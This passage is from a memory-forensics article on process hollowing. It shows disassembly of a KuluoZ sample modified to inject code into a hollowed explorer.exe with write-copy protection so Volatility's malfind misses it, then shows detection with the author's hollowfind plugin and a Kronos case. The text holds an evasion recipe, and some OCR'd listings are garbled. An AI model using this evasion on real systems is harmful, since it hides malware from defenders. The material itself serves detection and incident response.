...	PAGE_EXECUTE_READWRITE 0x40	Enables execute, read-only, or read/write access to the committed region of pages.  Windows Server 2003 and Windows XP: This attribute is not supported by the <a href="#">CreateFileMapping</a> function until Windows XP with SP2 and Windows Server 2003 with SP1.
▶ Memory Management Functions  ▶ Memory Management Registry Keys  ▶ Memory Management Structures  Memory Protection Constants  ▶ Memory Management Tracing Events	PAGE_EXECUTE_WRITECOPY 0x80	Enables execute, read-only, or copy-on-write access to a mapped view of a file mapping object. An attempt to write to a committed copy-on-write page results in a private copy of the page being made for the process. The private page is marked as PAGE_EXECUTE_READWRITE, and the change is written to the new page.  This flag is not supported by the <a href="#">VirtualAlloc</a> or <a href="#">VirtualAllocEx</a> functions.  Windows Vista, Windows Server 2003, and Windows XP: This attribute is not supported by the <a href="#">CreateFileMapping</a> function until Windows Vista with SP1 and Windows Server 2008.

Below are details of the modification done to kuluoz to make it more evasive.

KuluoZ malwares sample was modified to create explorer.exe in the suspended mode instead of svchost.exe. The explorer.exe was loaded at base address 0x570000 with the PAGE\_EXECUTE\_WRITECOPY(WCX) protection (because at this point it is normally loaded)


```

00D81E83 lea    edx, [ebp+ProcessInformation]
00D81E89 push   edx          ; lpProcessInformation
00D81E8A lea    eax, [ebp+StartupInfo]
00D81E8D push   eax          ; lpStartupInfo
00D81E8E push   0             ; lpCurrentDirectory
00D81E90 push   0             ; lpEnvironment
00D81E92 push   CREATE_SUSPENDED ; dwCreationFlags
00D81E94 push   0             ; bInheritHandles
00D81E96 push   0             ; lpThreadAttributes
00D81E98 push   0             ; lpProcessAttributes
00D81E9A push   offset CommandLine ; "explorer.exe"
00D81E9F push   0             ; lpApplicationName
00D81EA1 call   CreateProcessA <-- Red arrow points here
00D81EA7 mov    ecx, [ebp+ProcessInformation.hProcess]
00D81EAD mov    [ebp+sus_proc_handle], ecx
00D81EB3 mov    edx, [ebp+ProcessInformation.hThread]
00D81EB9 mov    [ebp+var_9C], edx
00D81EBF push   0
00D81EC1 push   18h
00D81EC3 lea    edx, [ebp+ProcessInformation]
00D81EC6 push   00D710CC
00D81EC7 push   00D710DC
00D81EC9 mov    00D710EC
00D81ECF push   00D710EC

```

Hex View-1

00D710CC	65 78 70 6C 6F 72 65 72 2E 65 78 65 00 6E 65 6F	explorer.exe neo
00D710DC	64 76 33 47 00 00 00 00 00 00 00 00 00 00 00 00	dVSG.....
00D710EC	00 00 00 00 55 8B EC 81 EC AC 00 00 00 53 56 57	....U18.84...SVW




Malware was then allowed to create a section in its own address space, after which it copies the malicious code into the created section and then maps a view of this section in the remote process, at this point instead of allowing the malware to map the section with read, write, execute(RWX) protection (which is constant 0x40), it was modified to map the section with write copy (WCX) protection by changing the constant value to 0x80. As a result of this memory was allocated in the explorer.exe process at address 0x60000 also the malicious code was copied in that address (this is the code which performs the malicious actions). Notice in the below screenshot the memory protection of the allocated memory is set to write copy (WCX) instead of read, write, execute (RWX)

```

00D81FC9 push    0
00D81FCB push    1
00D81FCD lea     ecx, [ebp+sect_size]
00D81FD3 push    ecx
00D81FD4 push    0
00D81FD6 push    0
00D81FD8 push    0
00D81FDA lea     edx, [ebp+view_base_addr]
00D81FE0 push    edx
00D81FE1 mov     eax, [ebp+sus_proc_handle]
00D81FE7 push    eax
00D81FE8 mov     ecx, [ebp+handle_section]
00D81FEB push    ecx
00D81FEC call   [ebp+ntmapviewofsection] ; NtMapViewOfSection maps in remote p
00D81FF2 mov     [ebp+var_C4], eax
00D81FF8 mov     edx, [ebp+view_base_addr]
00D81FFE mov     [ebp+rem_view_base_addr], edx
00D82001 push    PAGE_EXECUTE_READWRITE | flProtect
00D82003 Hex View-1
00D82008 0020FD84 80 00 00 00 08 30 FD 7F 05 00 00 00 A0 0A 01 00 C....0^.....á...
00D8200D 0020FD94 00 00 00 00 00 00 00 00 60 00 00 00 5C 00 00 00 .....\\....\...

```



Malware then creates another section in its own address space and copies the explorer.exe content into the created section and then patches the explorer.exe at the address of entry point, it just modifies 7 bytes (i.e. 3 instructions). It then unmaps the section in the explorer.exe where its executable is loaded (i.e. 0x570000), at this point the explorer.exe is hollowed out

```


00D821A0 loc_D821A0:
00D821A0 nop
00D821A1 mov     edx, [ebp+baseaddr_svchost]
00D821A7 push    edx
00D821A8 mov     eax, [ebp+sus_proc_handle]
00D821AE push    eax
00D821AF call   [ebp+Ntunmapviewofsection] ; NtUnmapViewOfSection
00D821B2 mov     [ebp+var_C4], eax
00D821B8 mov     ecx, [ebp+size_of_image]
00D821BB mov     [ebp+sect_size], ecx
00D821C1 mov     edx, [ebp+baseaddr_svchost]
00D821C7 mov     [ebp+view_base_addr], edx

```

Stack view
0020FD80 00000060
0020FD84 00570000 debug015
0020FD88 7FFD3008
0020FD8C 00000005
0020FD90 00281000
0020FD94 00000000
0020FD98 00000000
0020FD9C 00000060
0020FDA0 0000005C
0020FDA4 00000A1C
0020FDA8 00000A14
0020FDAC 00281000
0020FDB0 00030EFA debug002

Malware then maps the section (which contains patched explorer.exe) into the remote process (explorer.exe) at the same address 0x570000 with read, write, execute (RWX) protection. The below screenshot shows the mapped memory in the explorer.exe process, also notice the tool no longer shows the full path to the explorer.exe (this is because of hollow process technique).

		Stack view
00D821CD	push PAGE_EXECUTE_READWRITE	0020FD60 00000064
00D821CF	push 0	0020FD64 00000060
00D821D1	push 1	0020FD68 0020FEF8
00D821D3	lea eax, [ebp+sect_size]	0020FD6C 00000000
00D821D9	push eax	0020FD70 00000000
00D821DA	push 0	0020FD74 00000000
00D821DC	push 0	0020FD78 0020FDAC
00D821DE	push 0	0020FD7C 00000001
00D821E0	lea ecx, [ebp+view_base_addr]	0020FD80 00000000
00D821E6	push ecx	0020FD84 00000040
00D821E7	mov edx, [ebp+sus_proc_handle]	0020FD88 7FFD3008
00D821ED	push edx	0020FD8C 00000005
00D821EE	mov eax, [ebp+var_A0]	0020FD90 00281000
00D821F4	push eax	0020FD94 00000000
00D821F5	call [ebp+ntMapViewofSection] ; NtMapViewofSection maps into r	0020FD98 00000000
00D821FB	mov [ebp+var_C4], eax	0020FD9C 00000060
00D82201	mov [ebp+EventAttributes.nLength], 0Ch	0020FDA0 0000005C
00D8220B	mov [ebp+EventAttributes.lpSecurityDescriptor], 0	UNKNOWN 0020FD68: Stack!
00D82215	mov [ebp+EventAttributes.bInheritHandle], 1	< !!!!



Malware then resumes the suspended thread as result of that malware executes the code at the address of entry point of explorer.exe which will redirect the control to the malicious code (at address 0x60000) which performs malicious actions and also notice after resuming the thread how the patched explorer.exe is running on the system.

Processes	Services	Network	Disk					
Name				PID	CPU	I/O total ...	Private bytes	User name
audiogd.exe				1516			14.64 MB	...\\LOCAL SERV\\
conhost.exe				2688			612 kB	WIN-T9...\\test
csrss.exe				356			1.25 MB	NT ...\\SYSTEM
csrss.exe				404	0.12		17.36 MB	NT ...\\SYSTEM
dllhost.exe				2064			2.71 MB	NT ...\\SYSTEM
dwm.exe				1336			1.33 MB	WIN-T9...\\test
explorer.exe				1348	0.03		27.29 MB	WIN-T9...\\test
explorer.exe				2588			14.43 MB	WIN-T9...\\test
Interrupts					0.75		0	
IpOverUsbSvc.exe				1732			7.42 MB	NT ...\\SYSTEM
lsass.exe				504	0.01		2.85 MB	NT ...\\SYSTEM
lsm.exe				512			1.19 MB	NT ...\\SYSTEM
msdtc.exe				2240			2.42 MB	...\\NETWORK S...

Now to check if the modified memory protection of the memory (where the malicious code is injected) can bypass the malfind plugin, memory image was taken and memory forensics was carried out

The screenshot below shows two instances of explorer.exe running on the system and also notice both explorer.exe parent process could not be determined because they are terminated, so this makes it slightly hard to detect based on the parent process. There are other things that can be used to detect, like looking for multiple instances of explorer.exe running on the system and the creation time of the process.

```
root@localhost:~/Volatility# python vol.py -f kuluoz_mod.vmem --profile=Win7SP0x86 pslist
| grep -i explorer
Volatility Foundation Volatility Framework 2.5
0x877e7230 explorer.exe      1348  1328    24     723      1      0 2016-06-24
13:28:21 UTC+0000
0x8256e3d8 explorer.exe    2588  160      6     209      1      0 2016-06-26
10:04:34 UTC+0000

root@localhost:~/Volatility# python vol.py -f kuluoz_mod.vmem --profile=Win7SP0x86 pslist -p 24
Volatility Foundation Volatility Framework 2.5
ERROR : volatility.debug : Cannot find PID 24. If its terminated or unlinked, use psscan and then supply --offset=OFFSET

root@localhost:~/Volatility# python vol.py -f kuluoz_mod.vmem --profile=Win7SP0x86 pslist -p 6
Volatility Foundation Volatility Framework 2.5
ERROR : volatility.debug : Cannot find PID 6. If its terminated or unlinked, use psscan and then supply --offset=OFFSET
```

Running the dlllist plugin (which relies on PEB) shows explorer.exe is loaded at base address 0x570000. Whereas using ldrmodules (which relies on VAD structure) and grepping for that base address does not show the full path to the explorer.exe. This kind of behaviour occurs when the legitimate process executable memory is deallocated and then the memory is re-allocated at the same address, at this point comparing the results from the dlllist plugin (PEB) and ldrmodules plugin (VAD) is giving an indication of hollow process injection. But if you dump the explorer.exe from the memory and analyse it will not give you much because that is not performing the malicious actions, it is just redirecting, and this is a diversion tactic

```

root@localhost:~/Volatility# python vol.py -f kuloz_mod.vmem --profile=Win7SP0x86 dlllist
-p 2588
Volatility Foundation Volatility Framework 2.5
*****
explorer.exe pid: 2588
Command line : explorer.exe
Service Pack 1

Base          Size  LoadCount Path
-----
0x00570000  0x281000  0xffff C:\Windows\explorer.exe
0x7690000  0x142000  0xffffffff C:\Windows\SYSTEM32\ntdll.dll
0x775b0000  0xd5000  0xffff C:\Windows\system32\kernel32.dll
0x75850000  0x4b000  0xffff C:\Windows\system32\KERNELBASE.dll
0x77380000  0xa1000  0xffff C:\Windows\system32\ADVAPI32.dll
0x77430000  0xac000  0xffff C:\Windows\system32\msvcrt.dll
0x77860000  0x19000  0xffff C:\Windows\SYSTEM32\sechost.dll
0x76e50000  0xa2000  0xffff C:\Windows\system32\RPCRT4.dll

root@localhost:~/Volatility# python vol.py -f kuloz_mod.vmem --profile=Win7SP0x86
ldrmodules -p 2588 | grep -i 0x00570000
Volatility Foundation Volatility Framework 2.5
 2588 explorer.exe      0x00570000 True  False  True

```

Running the malfind plugin only detects the suspicious memory allocation at 0x570000 (where explorer.exe is loaded), this time it did not detect the address 0x60000 (where the malicious code is residing), this is because the memory protection was changed to PAGE\_EXECUTE\_WRITECOPY and malfind does not look for this memory protection. Again, this diversion tactic can lead an analyst to dump the explorer.exe and analyse it (but they will be missing on the actual malicious component located at 0x60000 and might be wasting time analyzing the explorer.exe)

```

Process: explorer.exe Pid: 2588 Address: 0x570000
Vad Tag: Vad Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x00570000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 MZ.....
0x00570010 b8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 .....@...
0x00570020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x00570030 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 ......

0x00570000 4d          DEC EBP
0x00570001 5a          POP EDX
0x00570002 90          NOP
0x00570003 0003        ADD [EBX], AL
0x00570005 0000        ADD [EAX], AL
0x00570007 000400      ADD [EAX+EAX], AL
0x0057000a 0000        ADD [EAX], AL

```

The hollowfind plugin is designed to detect this type of evasion, the hollowfind plugin detects suspicious memory protections like malfind plugin apart from that it also detects any memory regions which does not contain PE file but has a memory protection of PAGE\_EXECUTE\_WRITECOPY. In the below screenshot the hollowfind plugin reports the hollowed process explorer.exe (pid 2588) and it also detected the redirection to the address 0x60000

```

Hollowed Process Information:
  Process: explorer.exe PID: 2588 PPID: 160
  Process Base Name(PEB): explorer.exe
  Hollow Type: Invalid EXE Memory Protection and Process Path Discrepancy

VAD and PEB Comparison:
  Base Address(VAD): 0x570000
  Process Path(VAD): ←
  Vad Protection: PAGE_EXECUTE_READWRITE
  Vad Tag: Vad

  Base Address(PEB): 0x570000
  Process Path(PEB): C:\Windows\explorer.exe ←
  Memory Protection: PAGE_EXECUTE_READWRITE
  Memory Tag: Vad

Disassembly(Entry Point):
  0x005a0efa 90          NOP
  0x005a0efb 6800000600  PUSH DWORD 0x60000
  0x005a0f00 c3          RET
  0x005a0f01 6830105a00  PUSH DWORD 0x5a1030
  0x005a0f06 e8c11d0000  CALL 0x5a2ccc

```

In the below screenshot the hollowfind plugin also detected the similar processes and the suspicious memory regions, and it also detected the address 0x60000 as suspicious because this address does not contain a PE file but still has a memory protection of PAGE\_EXECUTE\_WRITECOPY.

```

Similar Processes:
  explorer.exe(2588) Parent:msorder.exe(160) Start:2016-06-26 10:04:34 UTC+0000
  explorer.exe(1348) Parent:NA(1328) Start:2016-06-24 13:28:21 UTC+0000

Suspicious Memory Regions:
  → 0x60000(No PE/Possibly Code) Protection: PAGE_EXECUTE_WRITECOPY Tag: Vad
  0x370000(No PE/Possibly Code) Protection: PAGE_EXECUTE_READWRITE Tag: VadS
  0x570000(PE Found) Protection: PAGE_EXECUTE_READWRITE Tag: Vad

```

#### e) Example 5: Kronos Process Hollowing (Changing the Memory Protection to PAGE\_EXECUTE\_WRITECOPY)

Few days back I came across a malware sample called Kronos which performs similar redirection mentioned above, this sample hollows out the explorer.exe process, patches the address of entry point and attempts to redirect execution flow inside an executable which was injected with PAGE\_EXECUTE\_WRITECOPY protections. While testing this executable the explorer.exe crashed as shown below, but still the memory image was taken for further analysis.

Name	PID	CPU	I/O total ...	Private bytes	User name	Description
svchost.exe	1876			1.19 MB	...INETWORK \$	Host Process for Wi
dllhost.exe	2088			2.86 MB	NT ...SYSTEM	COM Surrogate
msdtc.exe	2256			2.5 MB	...INETWORK \$	Microsoft Distribute
SearchIndexer.exe	2480			15.99 MB	NT ...SYSTEM	Microsoft Windows
SearchProtocolHost.exe				2.16 MB	NT ...SYSTEM	Microsoft Windows
SearchFilterHost.exe				1.28 MB	NT ...SYSTEM	Microsoft Windows
taskhost.exe				2.6 MB	WIN-T9...test	Host Process for Wi
wmpnetwk.exe				8.27 MB	...INETWORK \$	Windows Media Play
svchost.exe				3.12 MB	...LOCAL SERV	Host Process for Wi
svchost.exe				776 kB	NT ...SYSTEM	Host Process for Wi
WerFault.exe				4.23 MB	WIN-T9...test	Windows Problem R
WmiApSrv.exe				1.14 MB	NT ...SYSTEM	WMI Performance R
taskhost.exe				4.94 MB	...LOCAL SERV	Host Process for Wi
lsass.exe	504			2.76 MB	NT ...SYSTEM	Local Security Auth
lsm.exe	512			1.18 MB	NT ...SYSTEM	Local Session Mana
csrss.exe	404	0.10		17.07 MB	NT ...SYSTEM	Client Server Runtin
conhost.exe	2708			620 kB	WIN-T9...test	Console Window Ho
winlogon.exe	452			2.3 MB	NT ...SYSTEM	Windows Logon App
explorer.exe	1364	0.03		31.48 MB	WIN-T9...test	Windows Explorer
vmtoolsd.exe	1560	1.59	174.41 k...	5.3 MB	WIN-T9...test	VMware Tools Core
ProcessHacker.exe	3908	0.81		8.69 MB	WIN-T9...test	Process Hacker
explorer.exe	860			1.39 MB	WIN-T9...test	Windows Explorer

Running the hollowfind plugin on the kronos infected memory image detected the suspicious process and the redirection attempt to the address 0x6f60b at the address of entry point

```
root@kratos:~/Volatility# python vol.py -f kronos.vmem --profile=Win7SP0x86 hollowf
Volatility Foundation Volatility Framework 2.5
Hollowed Process Information:
  Process: explorer.exe PID: 860 PPID: 3412
  Process Base Name(PEB): explorer.exe
  Hollow Type: Invalid EXE Memory Protection and Process Path Discrepancy

VAD and PEB Comparison:
  Base Address(VAD): 0x820000
  Process Path(VAD): ←
  Vad Protection: PAGE_EXECUTE_READWRITE
  Vad Tag: Vad

  Base Address(PEB): 0x820000
  Process Path(PEB): C:\Windows\explorer.exe ←
  Memory Protection: PAGE_EXECUTE_READWRITE
  Memory Tag: Vad

Disassembly(Entry Point):
  0x00850efa 680bf60600
  0x00850eff c3
  0x00850f00 006830          PUSH DWORD 0x6f60b
                             RET
                             ADD [EAX+0x30], CH
```

The plugin also detects suspicious memory region where a PE File was found with PAGE\_EXECUTE\_WRITECOPY protection but with no memory mapped file.

```
Similar Processes:
  explorer.exe(860) Parent:NA(3412) Start:2016-09-21 08:00:26 UTC+0000
  explorer.exe(1364) Parent:NA(1324) Start:2016-07-26 18:21:32 UTC+0000

Suspicious Memory Regions:
  0x60000(PE No Mapped File) Protection: PAGE EXECUTE WRITECOPY Tag: Vad
  0x820000(PE Found) Protection: PAGE EXECUTE READWRITE Tag: Vad
```

Inspite of executing Kronos malware multiple times it crashed explorer.exe, so it's not clear if the malware will successfully execute if an executable is injected and its protection is modified to PAGE\_EXECUTE\_WRITECOPY (or there could be a workaround which malware authors are aware, I'm not sure). I tried multiple times but if an executable is injected with PAGE\_EXECUTE\_WRITECOPY the executable seems to crash, but during the test (as in case of KuluoZ sample) it was detected if a code is injected and the memory protection is modified to PAGE\_EXECUTE\_WRITECOPY the code executes without any problems. In any case if malware attempts to perform any of these evasive techniques the hollowfind plugin should be able to successfully detect these attacks.

## Conclusion

Process Hollowing is a code injection technique which was used to trick the live forensic tools and to blend in with legitimate processes. It looks like the attackers are now using different types of process hollowing not just to blend in but also to remain stealthy, bypass detection, confuse and divert the forensic analysis tools and the security analysts. From an incident response perspective, it becomes important to understand the working of such stealth techniques, understanding these techniques will help us in better countering and responding to such malware attacks. The hollowfind plugin was written to detect such techniques, the plugin detects such attacks by finding discrepancy in the VAD and PEB, it also disassembles the address of entry point to detect any redirection attempts and also reports any suspicious memory regions which should help in detecting any injected code.

Hollowfind Plugin Download Link: <https://github.com/monnappa22/HollowFind>

## References

- 1) <https://github.com/monnappa22/HollowFind>
- 2) <https://cysinfo.com/7th-meetup-reversing-and-investigating-malware-evasive-tactics-hollow-process-injection/>
- 3) <http://mmin.blogspot.in/2011/06/examining-stuxnets-footprint-in-memory.html>
- 4) <https://www.trustwave.com/Resources/SpiderLabs-Blog/Analyzing-Malware-Hollow-Processes/>

## Author Bio

**Monnappa K A** works with Cisco Systems as information security investigator focusing on threat intelligence, investigation of advanced cyber attacks, researching on cyber espionage and APT attacks. He is author of Limon sandbox (for analyzing Linux malwares) and winner of Volatility plugin contest 2016. He is the co-founder of the cyber security research community "Cysinfo" (<https://www.cysinfo.com>). His fields of interest include malware analysis, reverse engineering, memory forensics, and threat intelligence. He has presented at security conferences like Black Hat, FIRST, 4SICS-SCADA/ICS summit, DSCI, National Cyber Defence Summit and Cysinfo meetings on various topics which include memory forensics, malware analysis, rootkit analysis, and has conducted trainings at FIRST (Forum of

Incident Response and Security teams) conference and 4SICS-SCADA/ICS cyber security summit. He has also authored various articles in Hakin9, eForensics, and Hack[In]sight magazines. You can find some of his contributions to the community in his YouTube channel (<http://www.youtube.com/c/MonnappaKA>).

Twitter: @monnappa22